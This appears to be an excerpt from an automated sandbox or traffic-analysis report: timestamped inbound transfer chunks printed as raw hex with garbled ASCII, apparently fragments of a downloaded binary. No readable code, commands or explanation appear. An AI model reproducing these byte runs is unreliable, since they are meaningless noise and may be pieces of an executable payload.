2022-07-21 12:37:12 UTC	31	IN	Data Raw: 58 ca 3a 36 57 e9 be 78 34 e2 57 a0 cf ff d6 4f 4f 7c 55 49 9e 4a 13 86 36 8a 5e 83 00 2b 7f af 5b 3e 8b f8 0c 5f 1b 8b 30 15 57 ef 8b b3 85 9e 2d 17 bc 53 27 75 62 6b a0 ab 56 f7 84 db 75 05 67 5e 50 01 91 db 1e 77 7c c7 3a 2d c6 eb 35 06 ec 8b 01 89 f3 30 9f 52 4c 3a 53 a4 71 7d 85 cd 4c 0f 32 80 7d 28 81 4f 6b 6e 28 16 87 54 9f 1b 56 4d 61 8b 4e ad a9 e4 0f 6d 37 25 92 eb a1 1e f0 3c 1f 1b 48 25 f4 00 83 c5 ae cd aa cc 83 11 04 6a 0a d5 26 20 04 2a ce ac 1c f0 64 f0 0b 57 88 56 0c 8d 7d dc db 90 52 bc 60 bb dd 26 e0 4e 95 fa 5d 68 30 e0 ce 81 f7 47 65 6e 75 66 35 0e fc 53 f4 69 6e 65 49 fe fc 35 6e 74 65 6c 70 42 24 7c 6b 84 40 77 8d 5d dc 7a 3f 7f 7b 73 3a 28 0b c7 89 73 8c 4b 08 89 53 0c 75 43 25 f0 3f af dc 7e fb ff 0f 3d c0 06 ec 74 23 3d 60 06 02 Data Ascii: X:6Wx4WOO|UIJ6^+[>_0W-S'ubkVug^Pw|:-50RL:Sq}L2}(Okn(TVMaNm7%<H%j& *dWV}R`&N]h0Genuf5SineI5ntelpB$|k@w]z?{s:(sKSuC%?~=t#=`
2022-07-21 12:37:12 UTC	32	IN	Data Raw: c8 6c 53 56 06 01 57 c8 bb 09 3b f3 73 19 70 a2 00 68 d2 3e a0 0a 8c b5 89 81 5f cd d7 02 2e 72 e9 84 92 ca 6d 1e 57 d0 d0 07 19 74 7c 77 58 a8 a1 d2 b6 50 1d 0d e4 18 40 1c 7e 58 10 6c a6 7f 95 f0 78 0c 8b d7 3c 8b f2 85 c9 78 2d 6b c2 b4 ed bf bd e9 c3 08 03 30 5d 10 83 fa 9c 3c 83 e8 14 4a 39 58 fc 7d 94 18 ad 84 37 dd 7e 05 22 1a 8b 75 fc 49 9b 79 2d 18 80 ff de 42 3b f7 77 1a 3b d6 77 04 c3 8a bf 69 0c 14 70 0c 5e 89 08 89 50 f0 48 08 fc 9f e6 d5 cd e8 65 53 cc 5f 18 e8 e8 33 3b 0d 75 46 85 56 0b 45 0a 66 60 c1 45 14 e8 ec 64 2a cf 26 ed da 93 16 b2 13 10 e8 5c 80 cc e2 33 ec ab 99 28 75 18 51 06 e0 43 0c 67 27 7d 22 be 2d b0 b6 c4 b9 af 6b 51 f1 40 53 81 20 23 84 e8 b8 8e 20 b6 17 ab 07 14 89 01 16 fc 2a 45 f0 c0 00 55 19 61 d3 be c4 2b 6c 6b fc c0 Data Ascii: lSVW;sph>_.rmWt|wXP@~Xlx<x-k0]<J9X}7~"uIy-B;w;wip^PHeS_3;uFVEf`Ed*&\3(uQCg'}"-kQ@S # *EUa+lk
2022-07-21 12:37:12 UTC	33	IN	Data Raw: 83 cf ff 48 19 83 c1 01 85 db 74 1d f7 c1 0f 2e dd 6c db 75 ee 34 6f 11 06 74 d0 d7 da 85 b2 f7 8f c0 df bf 0f 77 7e da bb ba 23 d8 81 fb f0 0e d9 de 7b ed 77 27 f3 4e 08 8c d2 56 d1 06 cb 66 eb ca d6 f4 df e3 d9 8e 9c d2 0f bc db 83 e8 6e c3 c0 df 80 28 b0 18 1c 00 6a eb 01 3a d3 75 b8 73 fb df 05 ea 8d 4e 01 99 85 cf 75 39 23 da a1 2f c1 f3 bc db 0a f9 ca a8 d0 c8 d1 11 fc 5d b0 63 0c c2 10 54 10 eb c5 b2 03 d3 03 cb 2d 0a f0 1b 72 ce 10 3a 1a b0 5e 5c 77 aa f8 a0 3a 01 90 eb a7 48 40 5f 9e 0b dc 26 b8 62 80 39 2a f7 8b f9 6f d9 cd 06 b7 7b b8 ed 4c 22 bb 16 42 31 66 be 3a 20 c6 b8 01 ae b7 0f 0a 73 d8 01 4b fe 0e ee eb e6 83 07 72 30 54 e4 c2 76 10 97 ff 1b 7c fe 74 a2 3a d3 74 18 eb e1 d4 78 63 40 f0 0c 77 d5 73 93 d9 45 83 8b dd c1 7a f0 e1 de c1 ca Data Ascii: Ht.lu4otw~#{w'NVfn(j:usNu9#/]cT-r:^\w:H@_&b9*o{L"B1f: sKr0Tv|t:txc@wsEz
2022-07-21 12:37:12 UTC	35	IN	Data Raw: 10 2b 7c 81 0f 4e 81 3b 10 0f 85 f7 48 7b 8c 5e ed 7b 10 03 12 ed c1 7b e1 16 10 a0 76 9e ca 21 0d 22 3c ce ee 89 d3 fe 0e f6 39 73 1c 14 c3 6d 39 70 10 7d 2e 6d 3b 74 ae 02 1b 4a 0f c6 3b c2 c9 b8 fe 01 8b 40 e6 b4 f5 3c 0c 33 b8 b3 d9 75 2a d1 00 c9 12 90 bb 27 83 09 75 09 bd 84 c3 02 a4 cc 10 e0 1c 5e 8d 2f ec 8f d1 f2 f4 b5 75 f4 53 89 30 62 42 3c 57 1b 1d 30 4c 40 74 39 37 0f ff 4a 28 dc 8e 2b 6c 7a 44 f6 d8 8b 4c 06 04 83 7b 16 0a f4 3e c5 17 31 32 60 f8 50 05 00 40 40 3b 07 06 20 d4 e3 15 6c eb d3 98 40 22 9c 30 15 ee 08 9c 39 0c 2a ed ce 7d d0 bc 31 a6 01 c5 1d 24 07 9c 01 7d 3c ac da e2 2f fe 39 47 0c 0f 86 11 7d 20 8d 45 d0 1d 51 50 18 a0 2d 5c 14 61 28 85 10 86 4b 1d 52 18 70 c0 74 65 7c f8 9d 3c 3b 55 cc 0f 83 e4 8c 6b ca 42 86 bf 4a a4 70 00 Data Ascii: +|N;H{^{{v!"<9sm9p}.m;tJ;@<3u*u^/uS0bB<W0L@t97J(+lzDL{>12`P@@; l@"09*}1$}</9G} EQP-\a(KRpte|<;UkBJp
2022-07-21 12:37:12 UTC	36	IN	Data Raw: 91 00 ef 08 a9 cc 53 36 30 15 bd 44 4d 29 bc 0f ab c0 a2 20 04 00 dc 08 b3 a5 42 7c 8d 0f 69 47 a1 5d 07 59 90 5b 58 b1 a6 3d a3 8a 06 7f a1 22 e4 bb 40 18 67 3b 68 15 0f b8 e1 74 68 83 f0 0f 8e a6 b2 7d b0 77 76 24 9d 55 5e 8d 9a bc 0c 5c 22 1e 6b 8c 4d 84 ac 83 7c 7c 0f 08 a0 fc 04 de 9d ed 04 ec bb fb 68 03 32 1e 56 ff 74 3c 18 cb 39 36 21 eb 0d cb 2e 0e 7b dc c2 f7 67 e0 ec eb 93 c5 42 22 f0 15 6b 1f 82 fa e0 10 9d db 08 a4 6a 4d e4 df 51 b0 04 d6 8d 64 c0 57 37 40 0d ae b0 80 67 3e 42 ff 7e 71 3d e2 8d 0e c5 d3 94 9a ec 0d 2b 58 99 0a b2 3f f1 f6 80 5e c9 76 4e 4d f4 fd 7e 38 3c 30 6b 31 2c 03 c2 e4 68 ff 31 da 03 b8 2e 79 19 d0 4c 48 11 38 37 86 a6 55 64 c4 d5 11 bf d2 7f d7 eb 02 b3 01 90 8e c2 ab c0 82 7f ac 83 ef 01 75 ab 5c 8a c3 a7 7c 6f 00 06 Data Ascii: S60DM) B|iG]Y[X="@g;hth}wv$U^\"kM||h2Vt<96!.{gB"kjMQdW7@g>B~q=+X?^vNM~8<0k1,h1.yLH87Udu|o
2022-07-21 12:37:12 UTC	37	IN	Data Raw: 40 f4 8b ff 12 5e 10 5a 30 0e 46 20 2c 6e 30 77 01 9d a0 30 a0 1f d3 30 0f d9 0c 4a e5 55 00 d6 1f 1a e0 c2 bb ad 54 de 47 10 1c cd ec 6f 20 c4 30 73 b7 6c 6d a6 fb 0d 3e 4a d8 b5 f8 04 49 00 42 0e e4 a8 b7 08 08 1a a8 06 64 08 08 9c 67 fc 1c ec 2a 69 fc 04 af 04 28 0d c8 84 04 04 02 cc d3 70 66 13 62 6f 10 94 34 fc 30 e2 62 10 eb e8 ba e1 2b 5e 03 c8 e1 8b ac c0 64 ff 1f 81 7f 8a e0 51 74 13 8a 06 88 07 49 62 c7 01 f5 d1 01 64 25 fc d1 47 ef 0a ea 8f 2c c1 e9 02 f3 a5 02 ff 24 95 6d 3c cf 73 bb 24 7b 74 90 09 06 7c 88 9c a8 03 73 77 47 90 99 17 8a 46 96 76 d8 1a 48 01 23 c6 27 0a df bf bd a5 02 dc 57 8d 34 0e 8d 3c 0f eb 51 82 c1 74 98 01 c1 94 20 53 37 ed 41 d1 9c d7 10 2b ca 72 ff ff 4e 4f ae f0 3d 50 b0 f3 65 1e dc d1 14 dc f0 0d 54 3e 83 ee 48 ef 04 Data Ascii: @^Z0F ,n0w00JUTGo 0slm>JIBdg*i(pfbo40b+^dQtIbd%G,$m<s${t|swGFvH#'W4<Qt S7A+rNO=PeT>H

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:37:12 UTC	39	IN	Data Raw: ff 05 75 0c 91 da 63 e2 89 59 08 14 54 f7 1e 01 71 46 36 24 9e 19 60 ee 2f ff 02 ab 6e 10 83 79 04 16 85 b7 f0 42 24 8d 50 6c eb f8 db ab 00 c2 58 80 b2 c2 75 f6 8b 5e 08 b8 be bf a0 42 88 c0 06 77 47 74 3e 81 39 8d 16 74 2f 34 95 a6 d2 0e 8e 20 8f 11 90 bb 3f 43 ff 8b c3 75 62 b8 2a eb 58 b8 86 0d 51 b8 5a e5 ca 95 83 4a b8 82 43 b8 84 3c 88 92 97 23 4f 4e 93 b4 02 b5 02 1d 03 74 e5 ca b8 8d 13 b8 8e 0c b8 85 31 18 84 87 b0 b8 8a d6 ae 05 8f 9b 30 bc c9 59 89 3e eb 1f 6b 05 45 a2 71 98 59 2b 5c 59 0b 87 0c 06 ae d1 8a 3f c9 c1 f4 80 b6 84 57 84 20 be ff af db 83 e0 1f 6a 20 59 2b c8 36 d3 c8 1e ef 3e fb 85 3c 33 8b 1c 5a 88 18 38 06 86 c3 32 86 84 ef 8f 70 04 19 88 69 63 a2 23 9d be 5b ce 60 88 0e 0f b5 a7 da 26 5e 63 9b 55 11 59 8d a1 70 2a 81 a6 10 20 Data Ascii: ucYTqF6$`/nyB$PlXu^BwGt>9t/4 ?Cub*XQZJC<#ONt10Y>kEqY+\Y?W j Y+6><3Z82pic#[`&^cUYp*
2022-07-21 12:37:12 UTC	40	IN	Data Raw: 40 87 1b 7a 2e 9b 06 39 91 e7 41 12 dc 12 80 70 09 31 a9 74 21 88 84 4e d6 20 6c f1 50 0d c6 93 b0 01 70 c6 f4 78 41 a1 11 f7 90 1d 61 30 3e 9d 5c f1 5e a6 1b 82 87 6f 41 a9 86 bb d1 59 50 3c f7 94 cd a7 36 7e 1b 20 7d 10 5e 4c 8a df 0c d5 5d aa 48 b5 5d ed 59 8d 8c c6 1f c6 02 84 2a 4d fe 8d 9a d0 64 ce 97 0a c8 02 7c 58 6c 6c 40 ad 88 6f f8 50 60 77 62 e8 7e 75 5b ca 95 74 02 0d 1a 6d 9b 0c 87 ed e5 c8 f8 63 6f e9 09 68 37 40 68 c6 02 50 a0 24 08 a4 cc 74 d8 58 20 dd f7 31 cc cc 25 83 4c 07 69 34 2a 78 a5 72 c8 1d 12 0c 5d e5 74 03 47 a2 07 64 4c 6a 2b 23 73 fb b0 82 58 a4 fd 8c ab d0 2e 4b 85 ee 23 56 23 a4 d0 bb 30 90 22 60 f0 00 0d dd b8 1d 4c ae 76 32 45 b8 d3 2f c3 d1 62 e6 08 01 2c fb bd 25 9d d5 5d a3 1d 00 59 1c 1b c2 ee 22 02 a8 29 fd 67 f1 d8 Data Ascii: @z.9Ap1t!N lPpxAa0>\^oAYP<6~ }^L]H]Y*Md\Xll@oP`wb~u[tmcoh7@hP$tX 1%Li4*xr]tGdLj+#sX.K#V# 0"`Lv2E/b,%]Y")g
2022-07-21 12:37:12 UTC	41	IN	Data Raw: e3 10 5a 8c 5e 1a 2b 40 77 f8 27 86 15 0f b7 32 66 ff 66 3b 31 b6 f6 d9 58 20 90 eb e6 28 02 04 09 2b dc c2 34 84 3e a5 a6 3b 0c c5 fd 22 02 5b b1 74 27 50 2d 72 f1 8d 41 ed 5a 05 b3 b0 0e 11 77 9a c4 8d 81 80 c2 fe ca 56 6a 0e 59 3b c8 e4 b6 6b eb 9e 13 b0 72 04 5f 3c 85 56 c2 6f e1 0b 1e 51 89 47 ac 33 3c d2 ae 59 07 27 a2 ca 42 2f 3e e4 cd ae b8 6e f4 c3 83 3e 07 1b 60 25 f0 10 c3 91 7c d7 af 58 6e e0 33 d2 58 f7 f6 e2 0c 72 34 0f af ec 96 be 78 38 50 46 eb 14 48 60 23 a7 0f 35 f5 56 55 15 56 6a 08 1c 84 9f 1f 4d a4 54 17 dc d9 eb 0d d1 11 c9 cc 97 0c ff 83 a5 b8 26 1a a0 2d 08 18 63 e0 12 04 76 35 0c 6b 60 68 84 1b 1d fc eb 50 87 54 72 d3 47 af db 28 04 1c 09 18 13 8f 69 00 de 98 e3 55 be 33 34 2c 13 f6 33 1c ec 57 39 74 6c 13 6a 14 33 8c 00 d9 d1 ab Data Ascii: Z^+@w'2ff;1X (+4>;"[t'P-rAZwVjY;kr_<VoQG3<Y'B/>n>`%|Xn3Xr4x8PFH`#5VUVjMT&-cv5k`hPTrG(iU3 4,3W9tlj3
2022-07-21 12:37:12 UTC	43	IN	Data Raw: 34 73 83 7e 18 e8 0c 0a 48 f1 db df ea 06 80 4e 28 80 eb 79 4a c6 46 28 81 83 e8 d6 fe a6 4d 4b 3d 07 6a f4 e0 6a f5 eb 02 6a f6 58 87 8a 80 09 eb c0 70 fb 28 80 04 8b 00 74 09 53 3b d8 65 1c bc fe 42 1c e2 89 5e 6e bf 87 52 7e 72 9e 40 eb 29 14 03 75 24 be 9c ee 7e 08 eb 1e 21 c7 46 18 0d 9f 60 29 dc f5 5e 0a e6 b8 c7 40 bd 1a 5c 15 54 6a ff 90 57 12 68 aa 1f 80 84 4b 91 6a 07 5b 34 00 4f 6b 33 78 74 53 eb 61 61 3d 8d 55 15 f6 08 34 9e a6 fb 70 ac b3 01 38 c9 71 b7 8a f0 f4 6c a8 05 8a 40 95 c9 03 c9 e1 93 cc 8b 86 07 fc 7a 80 b9 bb 50 a5 74 83 a6 1f 5a e9 f8 c1 a0 85 0e 72 dd cf fe e0 77 30 5a 25 03 c5 45 00 21 58 49 4f 17 63 7f 95 0e f3 be 19 74 10 0e 14 80 3f 00 75 c6 02 b6 ab 15 63 1e 0c 01 83 b8 8e f8 89 89 52 73 76 7a 12 93 b5 57 3b 27 4f f8 b8 81 Data Ascii: 4s~HN(yJF(MK=jjjXp(tS;eB^nR~r@)u$~!F`)^@\TjWhKj[4Ok3xtSaa=U4p8ql@zPtZrw0Z%E!XIOct?ucRsvzW;'O
2022-07-21 12:37:12 UTC	44	IN	Data Raw: 8b c1 a4 af 98 da 4c 2b c7 16 d0 7e c1 fa 29 1d 03 9b cc 03 42 ba ce 0b 77 e3 5f fa 1b f6 f7 d6 23 f0 74 2f 1e d3 8b 08 a5 6f 16 3a a1 f0 bf 4d f0 43 01 5c 37 8e bc d9 82 42 cc 04 e7 94 2a 74 dd 78 98 94 43 44 3c 22 9a fc 52 97 0c 06 a7 c4 5b 38 6a be df 83 50 a2 bb 96 f0 0f 9d d4 9e ad 45 84 b0 9a 8b c8 82 c7 be 4a e4 84 f8 b8 ee 5b 8b d6 2b d7 15 06 66 c9 f8 8c 24 be 70 b8 97 5f 42 eb 02 42 55 f0 1e ca 30 5c 0c ad a0 52 2b c1 03 38 0c b4 31 3e dd b9 0d 94 44 72 3e 68 22 ee f4 78 cc 0c 96 04 03 4d 8c f0 65 86 0f b4 75 ac 96 40 06 5c 0c 7a 30 8b f3 13 af 81 fb 40 5e d7 2b c2 dc a9 39 7b 55 95 fe 55 dc 1b c9 f7 d1 23 5e e8 ee 8b f1 ff 37 4f 70 f8 6a e1 43 72 59 3b de 75 f0 69 0b 98 5a 28 8c 57 7b 5b 4c b5 e0 1e 50 c3 53 01 f5 51 8f 51 5a 03 16 4d de 5b 1a Data Ascii: L+~)Bw_#t/o:MC\7B*txCD<"R[8jPEJ[+f$p_BBU0\R+81>Dr>h"xMeu@\z0@^+9{UU#^7OpjCrY;uiZ(W{[LPSQ QZM[
2022-07-21 12:37:12 UTC	45	IN	Data Raw: ea 15 40 64 f4 8a 85 ee 58 8e ab 28 37 3a 0a 00 2d f6 0f b6 36 bb 6d c2 51 01 86 eb 0d 42 73 0d c6 5b 20 5c 2d c4 2a e1 c2 76 ef ca 8a 01 1a dd 53 10 e7 55 da bc d0 fc 57 0e fe 1f 7b 60 fb 03 97 45 35 ec 37 57 ff b6 f3 1a 76 06 f5 41 bb ea 12 40 2c fc b1 13 a5 39 53 47 82 42 4f 57 ec 5e 30 24 58 0f b7 8c 45 cd f6 c1 f0 0e 80 4c 46 9a c2 fd 06 19 10 8a 8c 05 b9 38 24 02 20 38 bc e0 54 fc 38 cb 88 8c 06 83 d6 1f 82 1b b9 c4 eb 3d e7 cb 8d 51 9f 8d 42 17 6c da 95 10 19 77 0a 88 0e 8d 41 ce 13 83 fa 6b b6 c8 68 1c 0c be 80 48 84 20 e0 7c 6c e0 bb 87 36 0e 7d 41 3b cf 72 cc c2 18 88 c0 dd 83 c2 d7 38 1c a1 88 94 45 85 2a 7a 41 2c c4 42 bc aa 49 48 25 5e 80 5b 54 10 30 80 8e ac 8e 18 20 69 0a 97 58 24 d8 04 cb ff 30 2e 09 7b 67 74 36 b9 8b 76 48 f3 a5 2c e8 97 Data Ascii: @dX(7:-6mQBs[\-*vSUW{`E57WvA@,9SGBOW^0$XELF8$ 8T8=QBlwAkhH |l6}A;r8E*zA,BIH%^[T0 iX$0.{ gt6vH,
2022-07-21 12:37:12 UTC	47	IN	Data Raw: 5e c5 85 ce 01 53 db 01 58 40 cf 63 97 13 3b 3b 2d 6a 79 95 75 23 55 9c 1e 46 73 20 9c 4e 05 bc d0 89 70 6a a2 e1 3e 10 11 36 84 16 68 2b c6 8d 91 68 d6 ef a2 bf 55 59 c2 36 78 4f 39 19 80 ff 34 81 85 50 08 35 78 26 f4 23 30 b4 eb 05 e8 6a 12 aa 8a 74 04 20 39 de 75 d0 f6 1c 8a 75 f3 e2 51 52 8f 53 78 59 16 70 47 9d cc 8b 74 62 eb d2 05 ee 77 d9 fb 89 34 88 eb 56 7c 95 17 60 23 e0 fe 98 50 02 54 0f 82 be e0 04 3d 4b 7a fa e4 32 c8 f6 0d 21 98 52 51 f8 6f 70 da 72 f8 76 92 0c 9d 04 e8 f0 f0 89 5c 88 04 17 8f 7f 7a 82 c6 2a 96 a2 46 87 f1 fc d5 55 40 f7 8d 46 02 50 c2 93 46 88 ba 22 c8 85 a6 2d 58 0b 26 87 b1 dc de 98 e1 1b ea 0a 8e 0f be 45 9d 23 c1 88 59 ff 10 1b 84 fb 13 bd 33 6e 35 17 02 0f 82 4a 3b 1b 0e 7c b1 6e 1d 0d 38 63 8b c3 5b 1a 60 a9 95 d4 a0 Data Ascii: ^SX@c;;-jyu#UFs Npj>6h+hUY6xO94P5x&#0jt 9uuQRSxYpGtbw4V|`#PT=Kz2!RQoprv\z*FU@FPF"-X&E#Y3 n5J;|n8c[`
2022-07-21 12:37:12 UTC	48	IN	Data Raw: 42 de b3 88 99 94 9e 59 42 80 95 9c 91 ca 89 dd ff 76 7c 6d 67 97 8c 1b e9 69 95 45 40 1c 90 2d e8 83 db 9a 3a 2d 20 94 97 2b c7 25 80 9c ad 0d 98 1b 9a 81 1b 0e 81 6d 77 1a bf 56 59 36 58 8d c3 bf 20 a7 9e 7f 1e 7e 28 81 7f 49 b8 75 bd 30 1d c3 14 dd 0f 85 33 3f 34 52 21 19 88 7f 70 16 8b 47 2f d2 59 03 2f 47 07 37 1d 00 03 81 c3 c8 26 04 0d 97 f4 a0 75 b0 17 5b a8 0f c2 56 a3 76 3c 04 35 ca 65 38 e8 c6 c2 81 0b 6e 02 2b 22 d2 d4 44 00 2b d3 73 21 4f 74 82 77 f4 52 19 a0 49 90 2a d5 2e b6 5f 4b 3d b5 43 b3 48 c8 77 a9 77 b3 48 90 49 3a e6 cf 73 96 48 09 19 90 01 19 09 09 09 4a 2e 64 08 0a 0a 05 79 17 75 87 59 49 5c f0 d2 58 55 7f 33 8d 78 16 0d 43 88 02 6e 44 95 d4 37 88 3d 6a 04 a1 c5 c2 63 63 ff 35 67 e1 44 0c bd 30 2b 9b 91 22 f9 d4 47 fe eb 0c fa 04 Data Ascii: BYBv|mgiE@-:- +%mwVY6X ~(Iu03?4R!pG/Y/G7&u[Vv<5e8n+"D+s!OtwRI*._K=CHwwHI:sHJ.dyuYI\XU3xC nD7=jcc5gD0+"G
2022-07-21 12:37:12 UTC	49	IN	Data Raw: 8a f4 f4 97 ab e0 bc 14 10 93 bf d7 82 01 72 25 d7 8f 87 3f 00 41 8d c8 33 c6 0b ce a9 e6 1a 02 53 8e 00 9d 0a 5c 01 20 50 a2 c6 c6 47 a7 78 ab ff 16 04 83 e2 01 8b c2 43 06 83 ca 04 8a 14 a5 a9 b4 83 04 97 0e 02 10 01 83 d6 60 55 20 35 a1 56 70 be 39 cf 41 d5 22 fb 3c 23 6e 01 16 33 52 39 30 76 d6 0c 08 8e 7b 58 aa e7 66 80 6a c4 bb 53 f0 77 58 5a 75 06 0b c7 22 0b b2 40 6b 63 d5 ae 0d 3d 8b fd 7f 63 69 bb e3 8f 3b 99 2b c2 8b f0 d1 fe 6a 55 ff 34 f5 13 0b 9f b5 72 20 f8 1b bd e1 13 fd 00 fd ff 79 05 8d 5e ff eb 03 8d 7e 01 3b fb 7e d0 c6 07 8b 04 ba 06 69 d0 51 fc da 4f 1d ef 1d 98 10 81 6f 40 78 10 3d e4 ba 73 e1 db da b4 09 54 c5 0f d8 9b 00 03 b5 4e e3 07 90 1a ea d2 52 ba 57 ec 6b 17 d0 0c 9d 39 41 62 f8 0f 00 3c 0a a8 b6 31 c0 63 ac 10 4e e0 a1 34 Data Ascii: r%?A3S\ PGxC`U 5Vp9A"<#n3R90v{XfjSwXZu"@kc=ci;+jU4r y^~;~iQOo@x=sTNRWk9Ab<1cN4

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:37:12 UTC	51	IN	Data Raw: 23 78 99 f0 eb 75 a5 25 e0 59 60 3a 09 10 e4 ac 0d 83 0c a1 a9 a2 02 ce 5f 1e 3e e1 29 38 4d 08 0a 06 be fa d7 82 81 40 b9 0f 85 c4 ce be 04 41 c5 69 18 f4 a0 fe d1 94 8c 5c c8 f4 f0 87 30 c9 11 72 18 10 56 30 52 f0 58 cd c0 d0 fe 14 91 3b c0 4e cc c9 03 ca f0 8d fd b9 c1 4a 55 81 7a d1 56 c4 b5 f4 83 d3 dc 7c f0 50 f9 ec fe 73 21 0f 83 c7 f9 4e db 4c 41 09 e4 5a b8 c0 02 0a 08 52 bb 45 b8 92 9a 72 db 06 2b 10 1f 8a 68 55 0d 72 f7 e0 16 bd b3 51 0c 75 2b c1 d1 f8 16 c1 50 36 01 06 07 78 ea 13 08 18 9f fa e0 b4 fa e8 f8 51 33 db a8 6a 17 03 74 78 70 ec 5d c3 2e 01 ba 8f 41 f9 03 c3 50 ff b5 4f 26 03 9d 45 8b 70 89 30 fd 75 3b d8 90 ee 32 68 94 83 00 ea bd 5b 52 39 86 eb ea 46 58 63 06 c6 85 c9 8c 58 3b 90 01 52 27 70 f4 18 51 48 2f 9c 6e ea af 5f 6a 88 13 Data Ascii: #xu%Y`:_>)8M@Ai\0rV0RX;NJUzV|Ps!NLAZREr+hUrQu+P6xQ3jtxp].APO&Ep0u;2h[R9FXcX;R'pQH/n_j
2022-07-21 12:37:12 UTC	52	IN	Data Raw: f8 0d c1 d3 74 2b 2b 92 8a e3 e3 41 4d 0e 18 16 d5 03 c3 32 bb d1 eb 65 8b 31 3b 3e 3a 91 84 fb 2e 33 fe c4 b5 82 07 81 dd 1c f9 73 3c 48 3f 2b c8 2f 13 f2 0a fe cf 76 21 57 51 cb 8d 04 74 3c b4 0d ef d5 eb 44 77 db 7f ce 76 1f cd b0 60 91 49 c3 ca 8f 1e 8b 13 47 2b ce d0 b4 7e c1 7c bf 95 3d 33 13 c7 73 18 7c df 89 44 8d 84 89 bc 7d 6d 7a df 8d 0c 50 41 89 23 97 89 8a 07 b9 56 38 73 44 bd b8 b3 ee 4e a2 b2 79 79 6c 85 74 85 94 85 40 bd 7f 2c 50 fe 65 07 0d 8b cf 79 99 0a 59 f6 65 e8 15 69 9c 57 98 b6 7c f7 0f 88 76 fb 28 86 8b 8c c7 e8 86 a5 81 0d 9b 55 30 9a 88 07 bd 1e 8c 1e ad 51 6c 2d 1a 74 27 83 2e 05 1c 40 98 ca e7 3b c2 37 f0 b3 44 07 c6 01 ee e6 68 aa f8 8d 72 04 88 19 eb cd 2b f0 d1 1e f8 b0 33 f4 17 bc 11 8a 04 13 88 e6 90 e6 a0 f0 c1 be f1 eb Data Ascii: t++AM2e1;>:.3s<H?+/v!WQt<Dwv`IG+~|=3s|D}mzPA#V8sDNyylt@,PeyYeiW|v(U0Ql-t'.@;7Dhr+3
2022-07-21 12:37:12 UTC	53	IN	Data Raw: 11 28 f6 3a d3 97 06 5f f3 2c 81 83 40 25 03 6b 0d 52 fb 0c bb f7 ce 48 04 0b 17 83 48 9e 19 14 31 21 f1 ca e5 18 1c c0 0c 87 08 c3 96 c1 22 60 5d 29 ac a1 80 28 e6 59 f2 11 0d 27 ab 41 0c 0e 3e 4d f9 f9 21 5d 60 f8 51 41 bf 4c 19 50 07 a4 0f eb d3 53 83 bb 06 15 86 c2 56 c7 17 ce 83 e6 91 10 01 3f c8 f6 80 64 31 28 fd 71 e4 15 c8 81 71 e5 c1 c7 38 00 2f 30 00 ca ab a6 21 81 c5 09 0a 80 e1 6d f0 85 f0 ca e1 c5 06 66 8c 8a b8 a4 61 c0 48 64 b9 24 03 ce 27 d6 41 84 0c c4 2e 09 38 00 28 94 be 2a e0 80 be 28 68 f2 cc 09 8f 8b 4e 32 46 9c c2 eb 03 e8 2a a9 01 8c f7 d4 fa f9 bb b4 b9 0d a2 ce fe 58 e9 c4 28 b0 39 46 f5 4d f8 ff 06 75 64 8a 0b 43 88 4d ee 84 c9 78 15 fc 05 0f b6 c1 89 ff 84 30 b3 2c 1c 70 4d 8a c1 24 e0 9f df 9b ad 3c de b0 02 eb 1a 16 f0 3c e0 Data Ascii: (:_,@%kRHH1!"`])(Y'A>M!]`QALPSV?d1(qq8/0!mfaHd$'A.8(*(hN2F*X(9FMudCMx0,pM$<<
2022-07-21 12:37:12 UTC	55	IN	Data Raw: 98 68 80 6e 82 0e 48 5f e2 01 78 60 17 ae 00 d7 c8 0d 0d 38 0b 7c 3e 8c 66 d9 8c 1f 68 22 ff 92 a1 e2 69 86 f0 3b e0 0c 07 ac 2b 25 52 27 e1 15 34 16 70 6e a0 50 01 34 ec eb 3e a9 2d 06 75 22 b1 ca bb 56 61 12 0e 04 16 d9 dc 58 e0 4e f5 a3 e0 88 c0 3f 5d 14 7f 08 83 e4 f0 dd 1c 24 a0 01 77 68 92 04 e9 cb 6a c9 2c 12 be 02 67 34 02 ba 44 a8 e8 66 0f 14 c0 f0 01 b7 69 d5 c5 cd 23 90 d0 e7 d9 bc 29 ed e0 1e 1d 31 40 25 f7 da 77 9e f0 35 4e 54 c1 06 56 98 58 46 34 cf f6 fd c5 c4 00 25 f0 07 9f a0 5a 37 00 b8 32 0a 3c db f7 54 06 5c c6 0e 59 f4 f2 4e 0b 19 df bd fe 16 c4 3e 6a 58 c6 79 81 f8 5d a1 ce 81 f9 fd 7c 0f 87 be ff 83 ed 53 d5 d0 08 03 ca 58 2a f1 38 f6 c1 e1 0a 03 c1 b9 10 82 cd 70 70 32 67 30 4e 44 d1 4f bd 0d 3e 70 31 90 31 57 31 a0 b2 c8 9f 77 6f Data Ascii: hnH_x`8|>fh"i;+%R'4pnP4>-u"VaXN?]$whj,g4Dfi#)1@%w5NTVXF4%Z72<T\YN>jXy]|SX*8pp2g0NDO>p11W 1wo
2022-07-21 12:37:12 UTC	56	IN	Data Raw: cb 85 7c ff 39 ac eb bf 51 94 84 5e 88 2f 9f 03 76 9e a4 eb 96 1f c4 e0 de e8 84 97 d3 ba f0 19 ea 00 70 ec f4 eb 09 2d dd d8 4d 80 fd 20 d6 54 f2 45 e8 16 40 ad 84 48 5c 7e e0 50 0d 1f 5b 68 1f d8 5a dd 45 f8 6e 7d 48 43 89 97 08 6d 08 d1 20 0b 60 21 d0 d5 74 78 74 10 41 49 75 e2 53 b4 af 30 80 05 f8 06 05 d0 b4 55 1c 48 f8 1a 0f 8f de be 17 3a c3 d5 cc 8b 0e 7f 65 74 50 0f e8 5d 30 26 2b c1 74 3a 25 da 5b 30 34 08 05 f2 35 95 01 f1 00 07 87 18 e4 74 b8 68 d5 97 90 d9 35 05 90 1d e4 35 b4 32 33 38 99 b4 e0 f1 25 c0 f9 9e a0 db a2 0f 74 54 7a 43 b7 39 14 3a 06 0e c4 6c cf 6a 19 0e c0 f3 68 04 dd 0e 08 0e ef a0 52 be 00 19 f0 dd 06 50 24 9b 7c 61 80 7b be d6 1a b1 ee 83 e8 ad dd c9 eb b8 b8 68 dd 18 41 d6 e0 14 b4 1f c6 1b c0 8c a5 41 f6 4c f7 4d e5 15 74 Data Ascii: |9Q^/vp-M TE@H\~P[hZEn}HCm `!txtAIuS0UH:etP]0&+t:%[045th55238%tTzC9:ljhRP$|a{hAALMt
